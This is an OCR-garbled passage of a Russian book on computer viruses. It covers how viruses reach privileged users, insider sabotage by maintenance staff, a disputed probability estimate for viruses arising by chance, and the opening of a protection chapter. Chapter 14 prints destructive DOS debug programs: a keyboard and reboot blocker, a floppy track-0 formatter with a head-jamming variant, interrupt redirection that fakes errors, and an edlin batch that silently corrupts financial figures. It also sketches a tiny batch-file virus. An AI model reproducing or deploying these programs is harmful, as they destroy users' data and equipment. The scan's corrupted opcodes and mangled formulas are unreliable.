Покажем на двух примерах, как вирус может проникнуть в компьютерную систему и как он может там распространяться. Компьютерные вирусы, возникающие на уровне пользователя без привилегий, в состоянии работать в системе "на более высоком уровне". Факторы, которые делают возможным такое распространение вируса на уровень привилегированного пользователя, имеют не техническую природу, т.е. вообще говоря, не зависят от собственно компьютера и его операционной системы. Оказалось, что важную роль в таком распространении играют отлаживаемые режимы эксплуатации и родившаяся из стандартных программ практика

ввода компьютера в эксплуатацию.

_"Сценарий совещаний"

На совещании вводном вычислительном центре университета присутствовал пользователь А, известный вычислительному центру как непрограммист. Этот пользователь А лишь управляет прикладными программами для своей области деятельности; такие программы предоставляются ему его коллегами из другого университета. Уже примерно 2 года он использует эти программы без каких-либо достойных упоминания проблем.

Внезапно одна из этих программ стала работать со сбоями. Он обратился к пользователю В, чтобы получить помощь, поскольку непрограммист не в состоянии преодолеть сам эти трудности. Пользователь В взялся разобраться в ситуации. Для этого, ему

нужно было прежде всего запустить программу и выяснить для себя проблему. Но и ему поведение программы вначале показалось непонятным. Поэтому он попросил пользователя А скопировать программу, чтобы позднее не торопясь проанализировать ситуацию и быстрее отыскать причину ошибки. Пользователь А согласился и скопировал программу на уровнь пользователя В. Спустя какое-то время В попытался отыскать ошибку в программе. Анализ программных кодов невозможен без определенных сложностей, поскольку программа генерируется компилятором и потому очень длинна и к тому же не снабжена комментариями. Итак, пользователь В запустил программу еще раз с монитора, чтобы по крайней мере составить самое приближенное представление о ходе выполнения программы. При этом он установил, что определенные участки программы не выполняются. И при следующем прогоне эти участки не использовались.

Его обьяснением было, что переход в эту область осуществляется по условию, но из-за какой-то двоичной ошибки мог измениться один из управляющих флажков. Поскольку, как говорилось выше, точный анализ программы требует определенных затрат времени, пользователь В принял решении стереть программу на своем уровне. Он сообщил пользователю А, что найти ошибку ему не удалось, и посоветовал вновь обратиться по поводу этой прог-

раммы к своим коллегам. Два дня спустя все программы вычислительного центра были заражены вирусом.

Сейчас не будем исследовать, кто создал вирус и почему он привел к сбою в прикладной программе пользователя а. Возможно, он занесен несколько лет назад с какими-то другими программами на вычислительный центр или он "прятался" где-то еще. Эта ситуация интересна по другой причине: пользователь В является сотрудником вычислительного центра и потому имел очень многие или даже все привилегии (права допускам к чужим файлам); во всяком случае, он имел больше привилегий, чем пользователь А, который, возможно, имел право доступа лишь к своим файлам. Как только вирус попал однажды на такой привилегированный уровень, ему удалось распространиться по всей системе в кратчайшее время. Столь же стремительным могло быть распространение вируса в следующем примере.

_"Сценарий игр"

Пользователь вычислительного центра одной фирмы организовал на компьютере "уголок игр". В нашем случае такое собственно непредусмотренное регламентом ВЦ использование ЭВМ покрывалось операторами системы; они коротали длинные ночные смены с помощью этих программ. Однажды в уголоке игр появилась новая игровая программа с именем "STARWARS". Уже во время следующей ночной смены эта программа несколько раз запускалась операто-

рами системы; неделю спустя программу кто-то уничтожил.

Если в первом случае причиной быстрого распространения вируса послужила готовность пользователя В помочь пользователю А, то в этом случае создателем вируса была использована склонность операторов системы к компьютерным играм, которая обеспечила быстрое распространение вируса в привилегированной области. Тогда препятствий для распространения вируса по всем программам пользователей вычислительного центра нет.

_13.1 Защита данных и обслуживание

Даже на тех предприятиях, где очень заботятся о безопасности ЭВМ, часто можно найти две возможные лазейки для проникновения вируса. Наряду с менеджером системы, т.е. наряду с ответственным за систему, что касается доступа к данным и программам, то здесь значительные полномочия имеют и ответственные за защиту данных. Эти вполне понятные полномочия обуславливают высокую степень лояльности к пользователям системы. Поэтому соответствующие персоны подвергаются более жесткой проверке прежде, чем им будут переданы задачи такого рода. В силу такой проверки и, как правило, достаточно высокой оплаты такого рода работы вряд ли правомерно считать, что ответственный за защиту и безопасность данных сознательно занесет программу-вирус во вверенную ему систему. Если такой человек понимает свои задачи серьезно, даже "незлонамеренное" проникновение вирусов в систему невозможно, поскольку он никогда не будет запускать программы, не прошедшие самую тщательную проверку.

Но на каждом предприятии, имеюшем большие ЭВМ, есть и другой персонал, о значении которых по крайней мере пользователи мало что знают. Речь идет о персонале, обслуживающем технические средства ВЦ. И хотя такие люди компетентны лишь в аппаратном обеспечении, в силу своих познаний в этой области они всегда имеют возможность получить доступ к данным и программам, о существовании которых вряд ли кто-либо подозревает. Так, например, диагностические программы позволяют, естественно, достичь любых участков системы, чтобы отыскать возможные ошибки. Благодаря этому технический персонал ВЦ имеет доступ ко всем данным системы. Но на предприятиях это обстоятельство не всегда принимают во внимание.

Так например, на одном предприятии для расчетов заработной платы мини-ЭВМ была установлена на дому. Поскольку ни один из сотрудников не должен знать размеров заработной платы своих коллег, во время получения распечатки с результатами счета все работы на ЭВМ прекращались, носители данных заменялись, а сотрудник отдела расчета заработной платы находился около печатающего устройства, чтобы случайно вошедший коллега не увидел этой распечатки. Правда, данные передавались на печатающее ус-

тройство через отдел технических средств, где линии данных с целью генерации протокола обслуживания подключались к другому

печатающему устройству...

Но техник или приглашенный извне для технического обслуживания специалист может при известных обстоятельствах иметь и другие интересы, а не только "разведывание" получаемых на предприятии данных. Действительно выгодные договоры на техническое обслуживание могут быть заключены лишь тогда, когда заказчик хотя бы однажды столкнулся с отказом ЭВМ. А что для создания такой ситуации может быть лучше, чем внедрение вируса? Благодаря этому организации, выполняющие техническое обслуживание, могли бы гарантировать себе заключение долгосрочных контрактов. И такие организации ценились бы еще выше, поскольку всегда быстро устраняли бы периодически возникающие сбои. То, что такая ситуация не высосана из пальца, подтверждает Лондонская "Таймс", когда говорит о "самостоятельно действующих программистах, обслуживающих системы, и об аналитиках", которые "изменяют" компьютерные системы так, чтобы повторно возникли мелкие сбои, а они в результате заключили бы новые контракты на обслуживание ВТ".

Почему же технический персонал ВЦ не должен иметь право на подобные поступки, получая оплату ниже приглашаемых программистов и аналитиков? Вот два актуальных примера из другой области.

Один стекольщик из Кэрнтена оснастил своих сотрудников пращами с целью получения большого количества заказов...

Недавно была обнаружена фирма, занимающаяся расчисткой территории при проведении строительных работ. Лишь несколькими сантиметрами ниже уровня земли было уложено несколько очень тщательно подготовленных гранат. Можно лишь изумляться, что эти гранаты до сих пор не взорвались, хотя лежали практически на поверхности земли и испытали серьезные сотрясения почвы. Но это длилось не долго, поскольку возникло подозрение, что команда, занимающаяся распечаткой, сама подложила эти гранаты, чтобы обеспечить продление контракта. Кроме того, организация получает солидную премию, если обнаруживает неразорвавшийся снаряд...

_13.2 VIR-DOS? .

Если на ЭВМ используются только те программы, которые написаны на ассемблере собственноручно, это еще не гарантирует от того, что Ваша система свободна от вирусов. Ведь каждая ЭВМ (за исключением автономных систем) оснащена какой-либо опера-

ционной системой. Проблемы связаны с той информацией, которая поставляется позднее изготовителем (см. 5.3). Покупатель операционной системы должен быть уверен в том, что в приобретенной им системе все в порядке. Насколько часто это не так, свидетельствуют все изготовители операционных систем, помещая публикации о все новых версиях систем.

Допустим, что все версии операционной системы определенного изготовителя, начиная с 1.1.1990, более не работают безупречно. Сомнительно, чтобы хоть однажды кто-либо взял на себя труд проанализировать исходный текст операционной системы с этой точки зрения, учитывая, что и получение этого текста весьма затруднительно. Проверка по критериям на наличие вирусов даже для ПЭВМ дело сомнительное, а для мини- или больших ЭВМ при такой проверке возникают врядли преодолимые трудности. Операционные системы обьемом в несколько мегабайт, разрабатываемые несколькими программистами одновременно, вряд ли поддпются проверке даже со стороны сотрудников, не говоря уже о внешних, независимых экспертах. Итак, пользователь оказывается перед изготовителем системы довольно беспомощным.

Остается полагаться на лиц, разрабатывающих операционные системы для ЭВМ, пригодных для использования в стратегических целях. Может ли государство идти на рынок, используя для стратегических целей ЭВМ, операционная система которой разработана в другом, пока еще дружески настроенном государстве? Даже если в качестве исключения поставляется полная документация на операционную систему, включая исходные тексты. Какие проблемы возникают, когда требуется проверить на наличие вирусов или циклов выполнения каких-либо манипуляций большую программу (а ведь речь идет об операционной системе), может увидеть читатель, подробно ознакомившись с разделом 15.3. Но то, что сделать это чрезывчайно трудно, понятно уже сейчас. О возможных последствиях выполнения "злонамеренных" манипуляций на вычислительных системах стратегического назначения любой читатель может составить собственное мнение...

_13.3 Случайно возникающие вирусы

Фред Кохэн уже высказывался в своей публикации опасения по поводу вероятности случайного возникновения вирусов. Такую вероятность при благоприятных условиях, т.е. при длине вируса в 1000 бит, когда 50 % всех битов уже установлены правильно, он оценил следующим образом:

$$\frac{500!}{1000 \times 500}$$

К сожалению, Фрэд Кохен не дал обоснования этой оценки. Тогда было бы легче выполнить такой расчет. Вероятно, он исходил из последовательных мутаций отдельного потока битов, чего, однако, на практике никогда не происходит, поскольку как правило, программа не может функционировать в полной мере уже после изменения одного единственного бита. Исходить же из 500 следующих друг за другом мутаций совершенно нереально. Важнее ответить, какова вероятность того, что любой поток битов, с которым манипулирует "амок" запущенной программы, случайно совпадает с содержимым вируса.

Такая вероятность должна сильно отличаться от рассчитанной Кохэном. Поскольку очень трудно представить, как приближенным методом получить значение 500!, продолжим наши рассуждения.

Если, как и Кохэну, исходить из длины вируса в 1000 бит, то такому вирусу ("поток битов вируса") можно поставить в соответствие некоторое рациональное числовое значение. Такое числовое значение никак не может превысить значение 2^1000. с этим выводом согласится всякий, кто хотя бы однажды попытался записать в байтной переменной значение, большее 255. Значит, вероятность того, что в области в 1000 бит точно получим коды вируса, близка к значению, обратному 2~1000. Итак, вероятность случайного возникновения вируса составит:

$$\frac{1}{2^{1000}}$$

Это значение одназначно определено путем логических рассуждений. Собственно при других условиях и при той же длине битового набора вероятность может оказаться ниже, но никак не выше. Правда, приведенное выше значение достаточно сложно сравнить с приведенным Кохэном значением, поскольку величину 500! очень трудно представить. Ниже будет проверяться следующее утверждение:

1) $$\frac{500!}{1000^{500}} < \frac{1}{2^{1000}}$$

Отдельные этапы проверки поясняются. По формуле Стирлинга можно оценить значение n!:

2) $$n! \approx \left(\frac{n}{e}\right)^n * \sqrt{2*\pi*n}$$

```
                      IcI
```

С учетом этого приближенного значения результат Кохена можно представить в таком виде:

```
                              500
3)                       I500I
                         I---I
                          _I c I .       *  V(2*П*500)
                     1000^500

                               500
4)                        I500I
```



```
                          I---I      *   V(2*П*500) *   _    1
                          I e I                          1000^500


5)                     _      500^500      .*  V(2*П*500)
                       e^500 * 1000^500


6)                     _        500^500        . * V(2*П*500)
                       e^500 * 2^500 * 500^500


7)                      _         .1 _       .  *  V(2*П*500)
                        e^500 * 2^500


8)                       _       1       .  *  V(2*П*500)
                         (2^e)^500


9)                       _       1        .  *  V(П*1000)
                         (2*e)^500
```

Теперь нужно взять логарифм, чтобы получить нужный результат.

```
10)                       _       1        . * e^4,0262
                          e*846,5735


11)                       _ e .^ _4,0262
                          e^846,57
```

Теперь окончательно установим результат Кохэне:

12) $$\frac{500\ !}{\underline{1000^{500}}} \sim e^{842,54}$$

В противоположность этому значению обратная величина наиболь шего из представимых 1000 битами числа такова:

13) $$e^{-693,14}$$

Итак, значение Кохэна отличается от обратной величины 2^1000 примерно в e^149,4 раза. Это соответствует различию примерно в 764 x 10(64). Насколько велика эта разница, можно увидеть, сравнив результат Кохэна со значением 1/2^1000 по основанию 10:

n1/10000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000

Обратная величина 2^1000:

n1/10000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000
0000000000000

Несмотря на явлную колоссальную разницу в значениях, ве-

роятность случайного возникновения вируса все же пренебрежимо мала. Если сопоставить эту вероятность со всеми находящимися в данный момент в эксплуатации вычислительными системами, учтя

при этом скорость передачи данных, составляющую в среднем 5 Мбит/с соответствуют 4,32*10^11 переданных битов в день и ЭВМ, работающей при совершенно нереальных предположениях о том, что эта ЭВМ считывает и записывает данные непрерывно.

Если взять теперь среднюю вероятность возникновения ошибки на 1/10^10 бит, то получим 43,2 n двоичных ошибок в день на компьютер. Путем умножения этого результата на число ЭВМ, отвечающих указанным выше спецификациям (оцененное в 10 миллионов ЭВМ), получим максимум 43,2 миллиона (число с восьмью разрядами) двоичных ошибок в день. Естественно, этот результат все еще очень далек от 2^1000 число с 300 знаками).

Итак, утверждение Кохэна, что вирусы не могут образоваться случайным образом, должно быть этим подтверждено. Но результат будет выглядеть несколько иначе, если производительность средней ЭВМ считать равной 1 миллиону операций в секунду. Это соответствует 8,64*10^10 операций за день на одну ЭВМ. Если такую производительность использовать для случайной генерации битового набора длиной 1000 бит, то за день могут быть сгенерированы 8,64*10^10 случайных чисел. Тогда правильный битовый набор был бы найден спустя 10^290 дней. Если для такой цели использовалось бы 10 миллионов ЭВМ, этот результат был бы получен через 10^283 дня или спустя

```
10000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
```

лет.

Итак, вероятность генерации вируса путем последовательной мутации представляется практически невозможной. Правда, на практике исходят из несколько других предпосылок. Прежде всего возникает вопрос, чколько битовых наборов длиной в 1000 бит

помещается в оперативной памяти (причем должны учитываться и перекрывающиеся области); во-вторых, нужно было уяснить, интерпретируется ли и при каких условиях определенная область оперативной памяти как область выполнимой программы. Ответ на эти вопросы выходит за рамки настоящей книги.

Но добавляются и другие факторы: как гласит определение вируса, вирус должен быть программой, которая копирует сама себя в другие программы; следовательно, вирус должен иметь возможность воздавать

файлы.Теперь читателю было бы полезно еще раз задуматься над тем, как много его программ имеют возможность воздействовать на файлы и считывать каталоги и данные.

Способность изменять данные присуща практически всем программам. Многие программы могут к тому же считывать каталоги и файлы. значит, в таких программах уже заложены основные функции вирусов. Для того чтобы превратить эти программы в вирусы, нужно лишь заново организовать обработку таких программ. Нечто подобное делает описанный в разделе 10.4 вирус, вызывающий debug, edlin и copy. Тогда коды программы-вируса (если отказаться от списка команд) могут занимать менее 50 байтов, а потому программа будет иметь менее 1000 битов. По сути дела вирус мог бы выглядеть так:

```
dir *. com x        13 Bytes       104 Bits
edlin x 1           11 Bytes        88 Bits
debug x 2           11 Bytes        88 Bits
tdlin n.BAT 3       15 Bytts       120 Bits
N                    3 Bytes        24 Bits
                  -------------------------
          Gesamt:   53 Bytes       424 Bits
                CR und LF werden mitgerechnet
```

Если эту игрушку еще немного модифицировать и присвоить программам edlin и deburg новые имена, программу можно еще сократить.

```
dir *. com x        13 Bytes        104 Bits
```



```
ex 1                 7 Bytes         56 Bits
dx 2                 7 Bytes         56 Bits
tn.bat 3            11 Bytes         88 Bits
n                    3 Bytes         24 Bits
                  ---------------------------
          Gesamt:  41 Bytes        328 Bits
                CR und LF werden mitgtrtchnet
```

Итак, установленную Кохен минимальную длину вируса можно было бы сократить более чем на 60 процентов. Естественно, это лишь пример, но разве кто может утверждать, что изменения одного единственного бита недостаточно, чтобы превратить его программу в вирус. Основные функции, присущие вирусу, имеются практически во всех программах. следовательно, даже минимальные изменения могкт привести к фатальным последствиям.

Итак: хотя расчеты Кохена, как оказалось,во много десятков раз расходятся с нашими, это не слишком сказывается на утверждении о том, что случайное возникновение вирусов практически невозможно. Правда, это справедливо лишь тогда, когда начинают с нуля. Если исходить из имеющегося программного обеспечения, в котором, как правило, уже имеются программы для чтения и записи файлов и пр., то нужно признать снижение степени вероятности. Насколько в действительности велик шанс получить вирус в результате случайного изменения программы, точно ни-

как нельзя рассчитать, также никак нельзя рассчитать, также как нельзя точно указать, насколько при известных обстоятельствах (в зависимости от программного окружения) может сократиться произвольно названием Кохеном длина вируса.

14. Задания на выполнение манипуляций

В этой главе ставится вопрос: "Как далеко можно зайти в такой публикации?" Эта книга ни в коем случае не должна послужить путеводной нитью для саботажников. Тем не менее автор решился в этой главе опубликовать несколько программ "создания хаоса". Во всех приведенных ниже распечатках речь идет о деструктивных программах или о программах, которые могут быть использованы для этих преступных целей. Но поскольку программа сама по себе не может быть ни хорошей, ни "зловредной", все зависит исключительно от ответственности того, кто работает с такими программами.

Не в последнюю очередь исходили из того, чтобы показать слабые

места, что позволило бы их обойти. А если возможно причинить вред компьютерной системе программным путем повредив ее функцию, то речь действительно идет о слабых местах такой системы. И прежде всего нужно учитывать, еасколько коротки бывают программы-вирусы.

14.1 Сломать проще всего

Тот, кто знает о сложности компьютерных систем, всегда удивляется тому, что ожидаемый отказ системы происходит совсем не часто. А ведь даже одного отдельного бита в оперативной памяти может привести к прерыванию работы. А потому чрезвычайно легко такого рода ошибку сгенерировать. Отказ системы представляется пользователю ситуацией, когда не удается вызвать извне программу обычным порядком. Либо ввод игнорируется полностью, либо ввод приводит к совершенно иному, неожиданному результату. Пользователям бытовых компьютеров более старого типа известны красочные отказы системы, которыми эти приборы "радуют" своих обладателей время от времени. Сегодня все чаще сталкиваются с "тихими" отказами, когда компьютер отказывается от приема любой входной информации. Это объясняется изменившейся структурой аппаратных средств. Если раньше процессор сам должен был заботиться об изображении на экране и о выводе звуковых сигналов, то сегодня эти задачи переданы специальным чипам. Потому отказ прежних моделей бытовых компьютеров выглядели на экране или в звуковом сопровождении куда более эффектно.

Важно различать два вида отказов системы. "истинные" отказы системы совершенно не поддаются контролю, и невозможно определить, какие части программы выполнены процессором. Отказы такого рода обусловлены загрузкой слишком многих резидентных программ, ошибками в программах или аппаратными сбоями.

"Смоделированные" отказы внешне выглядят так же, но не являются полностью неконтролируемыми. Они происходят внутри определенных задач, которые не поддаются контролю со стороны пользователя. Такими задачами могут быть форматирование жестких дисков, стирание секторов или манипуляции с файлами. В результате того, что все контрольные функции передаются пользователем системе, невозможно прервать запущенный процесс. Это можно сделать лишь путем аппаратного сброса или путем отклю-

чения питания. Но пока это удастся сделать, пройдет несколько секунд, которых в любом случае достаточно для того, чтобы разрушить все записи каталога жесткого диска.

Основной задачей при генерации отказа является блокировка любого ввода с клавиатуры или возможности прерывания с клавиатуры. Потому здесь нужно различать несколько этапов:

1) Блокируются возможности прерывания процессов "изнутри" программы.
2) Блокируется прерывание с помощью клавиш ^c.
3) Блокируется прерывание с помощью клавиш Alt, Control, DEL.
4) Отвергаются все виды прерываний.

Четвертую форму вряд ли можно реализовать на обычных системах, поскольку установку можно отключить просто по питанию. Правда, существует аварийное питание, которое при отказе сети позволяет продолжать работу еще в течение примерно 15 минут. Но, поскольку здесь используется дополнительное устройство, можно просто вынуть штекер блока аварийного питания.

Но все три другие формы фатального сбоя можно сгенерировать довольно просто. В первом случае исключить программную обработку сигналов соответствующих клавиш прерывания. Эту форму, безусловно, нет необходимости подробно. И блокировка клавиш Control - C не представляет собой слишком сложную задачу.Это можно сделать описания "Break OFF" в config. sys или на командном уровне. Еще эффективнее переключение интерфейса консоли на левое устройство. В этом случае буфер клавиатуры также не заполнеяется. Лишь для блокировки функций Alt, Ctrl и Del от программиста требуется немного больше умения.

Программа, распечатка которой приводится ниже, блокирует любой ввод с клавиатуры. Невозможен и "горячий" запуск. В остальном система остается полностью работоспособной. Такую можно ввести с помощью debyg и хранить под именем nobreak.com.

```
2le4:0100 b435        mov ah,35
2le4:0102 b004        mov al,04
2le4:0104 cd21        int 21
21e4:0106 8cco        mov ax,es
2le4:0108 89da        mov dx,bx
2le4:010a 8td8        mov ds,ax
2kt4:010c B425        mov ah625
2kt4:010t b009        mov al,09
2lt4:0110 cd2l        int 2l
2lt4:0112 b80000      mov ax,0000
2kt4:0115 cd2l        int 2l
```

Пояснение функции программы:

считывается вектор прерывания 4. Это чаще всего неиспользуемый вектор. Результат помещается в es и вх.

```
2le4:0100 b435        mov all,35
```



```
2le4:0102 b004        mov ak,04
```

```
2le4:0104 cd2l        int 2l
```

Преобразовать вектор прерывания 9. Это прерывание с клавиатуры. Оно преобразовывается в вектор переполнения 4. Этот вектор обычно указывает на команду iret.

В результате любой ввод "перехватывается".

```
2le4:0106 8cco        mov ax,es
2le4:0108 89da        mov dx,bx
2le4:010a 8ed8        mov ds,ax
2ke4:010c b425        mov ah,25
2le4:010e b009        mov ak,09
2le4:0110 cd21        int 21
```

Обычное завершение программы:

```
2lt4:0112 b80000      mov ax,00000
2le4:0115 cd21        int 21
```

Если включить njbreak com. в программу пакетной обработки, то можно убедиться в ее эффективности.

```
Nobreak
dir *.*
dir *.*/p
```

Если эту программу запустить, пакетное задание выполняется, причем никоим образои нельзя вмешаться в его выполнение, разве что выключив питание, вынув штекер сетевого прибора. Если клавиатуры блокируется, это не всегда является для пользователя недостатком. Для некоторых приложений, когда процесс ни в коем случае нельзя прерывать (прямой доступ к контроллеру, описанный выше), может иметь смысл блокировка любого вида прерываний.

14.2 Программное обеспечение против аппаратного

Любая "игрушка" обращается к аппаратным средствам с помощью программ. несколько примеров этому уже приводилось в разделе 7.3. Иуже там возникла проблема: как четко провести границу между аппаратным и программным обеспечением. Описанная ниже программа разрушает нулевую дорожку дисковода, в результате чего дискета оказывается "нечитабельной" для dos. Эта программа может также сделать недоступным жесткий диск,

изменив номер дисковода. Если для дискеты можно говорить о программном обеспечении, для жесткого диска это не всегда так. Во всяком случае никто не мог бы здесь поспорить. Эту программу также можно ввести с помощью debug и записать в память под именем kill.com.

```
197e:0100 b405          mov ah,05
197e:0102 b200          mov dl,00
197e:0104 b600          mov dh,00
197e:0106 b500          mov ch,00
197e:0108 b101          mov cl,01
197e:010a m008          mov al,08
197e:010c cd13          int 13
```

```
197e:010e b400          mov ah,00
197e:0110 cd21          int 21
```

Пояснения к программе:
Загруженное в AH значение 5 означает форматирование дорожки:
```
197e:0100 b405          mov ah,05
```
dl содержит номер дисковода, в нашем случае номер 0 = дисковод A:
```
197e:0102 b200          mov dl,00
```
dh содержит номер соответствующей головки. Внашем случае это нулевая головка:
```
197e:0104 b600          mov dh,00
```
CH содержит дорожку. Здесь используется нулевая дорожка:
```
197e:0106 b500          mov ch,00
```
ck описывает первый обрабатываемый сектор. Это сектор 1:
```
197e:0108 b101          mov cl,01
```
al указывает число подлежащих обработке секторов. Здесь задается 8 секторов, т.е. обработке подлежит вся дорожка:
```
197e:0101a b008         mov al,08
```

Прерывание 13 является прерыванием bios, обеспечивающим доступ к дискете:
```
197E:010c cd13          int 13
```

Через прерывание 21 программа завершается обычным порядком:
```
197e:010e b400          mov ah,00
197e:0110 cd21          int 21
```
Но с помощью этой программы можно добиться и других эффектов. А имен-

но, если установить задание дорожки на значение за пределами 39, головка дисковода выйдет за самую внутреннюю дорожку. Для некоторых дисководов это приводит к заклиниванию головки, что можно устранить лишь механическим путем. Такая программа выглядела бы так:
```
197e:0100 b405          mov ah,05
197e:0102 b200          mov dl,00
197e:0104 b600          mov dh,00
197e:0106 b580          mov ch,80   !!!!!!!
197e:0108 b101          mov cl,01
197e:010a b008          mov al,08
197e:010c cd13          int 13
197e%010e b400          mov ah,00
197t:0110 cd21          int 21
```
Подобные "шутки" можно реализовать практически со всеми внешними устройствами. В заключение можно упомянуть о том, что из-за ошибки в программировании контроллера 6845 дисплей может закончить свое существование. И задача изготовителя исключить такого рода возможности.

14.3 Имитация ошибок

И здесь граница между различными видами манипуляций вполне условна.
И если теперь генерируются сообщения об ошибках, которых обычно не существует, или если искусственно вызываются сообщения об ошибках dos

или внутренние сообщения программы, различий нет. Приведенная ниже программа работает так, как это описани в разделе 14.1. Здесь прерывание bios "переключается" на обращение к дискете.

```
197e:0100 b435          mov ah,35
197e:0102 b004          mov ak,04
197e:0104 cd21          int 21
197e:0106 8cco          mov ax,es
197e:0108 89da          mov dx,bx
197e:010a 8ed8          mov ds,ax
197e:010c b425          mov ah,25
197e:010e b013          mov al,13
197e:0110 cd21          int 21
197e:0112 b80000        mov ax,00
197e:0115 cd21          int 21
```

Принцип действия:

Считывается вектор прерывания 4 (переполнение):


```
197e:0100 b435          mov all,35
197e:0102 b004          mov al,04
197e%0104 cd21          int 21
```

Вектор прерывания 13 (обращение к дискете) "переключается" на вектор прерывания 4. Поскольку это прерывание не описывается в системе, обработка его не выпоняется:

```
197e:0106 8cco            mov ax,es
197e:0108 89da            mov dx,bx
197e:010a 8ed8            mov ds,ax
197e:010c b425            mov ah,25
197e:010e b013            mov al,13
197e:0110 cd21            int 21
```

Программа завершается с помощью:

```
197e:0112 m80000           mov ax,00
197e:0115 cd21             int 21
```

Теперь все последующие обращения к дискете отклоняются. А поскольку ms-dos ничего не знает о таком отклонении, на жкране появляются самые различные сообщения об ошибках. Они в значительной степени зависят от определенного в conig.sys размера буфера, поскольку известные обращения из буфера обрабатываются не сразу, а лишь после того, как другие обращений не поступает. Эта программа вполне безобидна, поскольку лишь имитирует ошибку. Она может принести неприятности лишь тогда, когда текст ее отредактирован и не может быть записан в память из-за невыполнимых обращений к диску.

Таким способом можно без особых затрат имитировать дефекты печатающе го устройства, интерфейсов и дисплеев. Все это можно сделать с помощью крошечной программыб оказывающей влияние на клавиатуру и дискеты. Нуж- но лишь соответствующим образом записать прерывания:

```
197e:0100 b435              mov ah,35
197e:0102 b004              mov al,04      Прерывание будет
197e:0104 cd21              int 21         переключено
```



```
197e:0106 8cc0              mov ax,es
197e:0108 89da              mov dx,bx
197e:010a 8ed8              mov ds,ax
197e:010c b425              mov ah,25
197e:010e b013              mov al,13       Прерывание должно
197e:0110 cd21              int 21          быть переключено
197e:0112 b80000            mov ax,00
197e:0115 cd21              int 21
```

В заключение еще одна маленькая, безобидная "игрушка". Эта программа о казывает воздействие на шаг дисковода. Его можно сделать столь малым, что время загрузки утроится, или с помощью ff сделать настолько боль- шим, что при чтении и записи будет постоянно возникать ошибка. Обычный адресс 0000:522. Он может быть найден по адресу прерывания 1E.

```
1983:0100 b80000             mov ax,0000
1983:0103 8ed8               mov ds,ax
1983:0105 bb2205             mov bx,0522     Адрес параметра
1983:0108 b4ff               mov ah,ff       шага
1983:010a 8827               mov bx,ah
1983:010c 31co               xor ax6ax
1983:010e cl13               int 13           Сброс дисковой системы
```

Конец программы:

```
1983:0110 m400               mov ah,00
1983:0112 cd21               int 21
```

Итак, собственно говоря достаточно обрабатывать область имитируемых ошибок.

14.4 Манипуляции данными

И в этом разделе не будем слишком вдаваться в подробности, чтобы не дать "руководства к действию". Потому вы найдете здесь лишь один при- мер, позволяющий изменить данные, но этот пример выбран таким образом, чтобы он не представил серьезной опасности для наборов данных.

Вновь речь идет о программе, выполняемой на уровне команд эвм, не тр ебующего от программиста никаких специальных знаний. Для этого целсо- образно вновь воспользоваться программами ms-dos. В данном случае ис- пользуется программа edlin. Задача состоит в том, чтобы в некотором файле заменить все символы "9" кода ascii на символы "8" кода ascii. Сама программа состоит из двух частей: файла пакетной обработки и фай- ла команд. Файл пакетной обработки с именем ex.bat состоит лишь из од- ной строки:

```
edlin dummy.dat change
```

Сюда же относится командный файл change. Этот файл нужно сгенерировать с помощью отладчика , поскольку он содержит управляющие символы:

```
197e:0100     31 2c 39 30 30 30 52 39-1a 38 od oa 65 od oa

               1  ,  9  9  9  9  r 9  .  8  .  .  .  .  .
```

Файл dummy.dat изменяется этой программой следующим образом:
Файл перед вызовом ex.bat:

```
einnahmen: 9679569,87        приход:

aucgaben:   453978,99        расход:

privat:       9778,45        Частные поступления:

ende das dftensatzes         Конец записи данных
```

Запускается файл ex.bat, редактор считывает файл, заменяет "9" на "8" и вновь записывает файл в память. Перед этим целесообразно заблокиро- вать интерфейс консоли с помощью ctty nul. Кроме того, на экране появ- ляется следующая информация:

```
ende der eingabedatei
*1,9999r9 ^z8
```



```
1;*Einnahmen: s679569,87
1:*Einnahmen: s678569,87
1:*Einnahmen: s678568,87
2: Ausgaben: 453878,99
2:*Ausgaben: 453878,89
2:*Ausgaben: 453878,88
3: Privat  8778^55

*e
```

Теперь файл dummy.dat может выглядеть таким образом:
Einnahmen: 8678568,87
Ausgaben: 453878,88
Privat: 8778,45

Ende dfs dftensatz

Легко представить, какой хаос внутри программы fibu могут вызвать такие манипуляции. Собственно, говоря, если такие манипуляции будут раскрыты достаточно быстро, все же потребуется определенное время, пока с этими данными можно будет работать обычным образом.

14.5 До сих пор и не дальше

Представленные в предыдущих разделах программы все отличаются тем, что хотя они и доставляют пользователю неприятности, но реальной опасности не представляют. Они должны были лишь продемонстрировать, насколько легко внедриться в систему и выполнить там задуманные манипуляции. Может быть, того или иного читателя удивит, что описанные манипуляции не связаны напрямую с программами-вирусами.
Естественно, описанные подходы не слишком оригинальны и не новы. Но если связать те или другие задачи на выполнение манипуляций,

15. Стратегия защиты

С тех пор, как оказалось возможным с помощью манипуляций на ЭВМ, получать личную выгоду, программисты и ответственные лица пытаются устранить возможность подобного рода манипуляций. В этом отношении программы "вирусы" обнаруживают совершенно новые проблемы.

В разделе 8 уже были показаны некоторые методы, которые выполняют функцию защиты. В данной главе речь пойдет об имеющихся на рынке программных и аппаратных продуктах, что может оказаться стимулом для собственных разработок.

Наиболее интересная часть этой главы касается парка технологий Брауншвейгского университета. В предлагаемом разделе впервые в печати представлены концепции защиты от "вирусов".

Принципиально концепции защиты подразделяются на две группы:

1. Предотвращение манипуляций
   a) посредством программного обеспечения
   b) посредством аппаратного обеспечения
   c) комбинированными программно-аппаратными средствами

2. Распознавание манипуляций

   a) посредством программного обеспечения
   b) посредством аппаратного обеспечения
   c) комбинированными программно-аппаратными средствами

Наибольшая часть имеющихся на рынке решений ограничивается программным контролем доступа, который препятствует непосредственному доступу к программам и данным. При рассмотрении этих отличных друг от друга концепций основное внимание необходимо уделить их использованию в сфере персональных компьютеров.

15.1 Операционные системы, защищенные от "вирусов"

Уровень операционной системы является для большей части концепций тем уровнем, на котором функционирует механизм защиты.

Разумеется на этом уровне находятся только функции защиты, принадлежащие к первой группе, т.е. препятствующие изменениям состояния

данных или программ. Для этой цели используются ограничения доступа, которые служат более или менее надежным барьером для чтения или записи данных. Проверка на упорядоченность данных и программ выполняется, чаще всего, весьма тщательно.

